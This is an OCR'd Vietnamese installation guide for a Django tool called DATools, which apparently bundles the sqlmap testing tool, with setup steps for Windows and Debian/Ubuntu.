
Bước 1: Tải python ở đường dẫn dưới đây và tiến hành cài đặt

https://www.python.org/downloads/

Bước 2: Cài đặt pip

```
$ cd C:\Users\<%User%>\AppData\Local\Programs\Python\Python310
$ curl https://bootstrap.pypa.io/get-pip.py > get-pip.py
$ python.exe get-pip.py
```

Bước 3: Thiết lập biến môi trường



Hình 3.1 Thiết lập biến môi trường trên Windows

```
C:\Users\<%User%>\AppData\Local\Program\Python\Python310\Scripts
C:\Users\<%User%>\AppData\Local\Program\Python\Python310
```

Bước 4: Tải công cụ từ Github

```
$ git clone https://github.com/HNT2789/DATools.git && cd DATools
```

Bước 5: Cài đặt các module trong file requirements.txt

```
$ pip install -r requirements.txt
```

Bước 6: Tải Sqlmap từ Github và chuyển vào thư mục */tools/script/*

```
$ cd tools/scripts && git clone
https://github.com/sqlmapproject/ sqlmap.git && cd ../../
```

Bước 7: Chạy công cụ

```
$ py manage.py runserver
```

Cài đặt trên hệ điều hành Debian/Ubuntu.

Bước 1: Cập nhật và cài đặt python, pip

```
$ sudo apt update && sudo apt install python3-pip python3-
venv python3-django
```

Bước 2: Tải công cụ từ Github

```
$ git clone https://github.com/HNT2789/DATools.git && cd DATools
```

Bước 3: Cài đặt các module trong file requirements.txt

```
$ pip install -r requirements.txt
```

Bước 4: Tải Sqlmap từ Github và chuyển vào thư mục */tools/scripts/*

```
$ cd tools/scripts
$ git clone https://github.com/sqlmapproject/sqlmap.git && cd
../../
```

Bước 5: Chạy công cụ

```
$ python3 manage.py runserver
```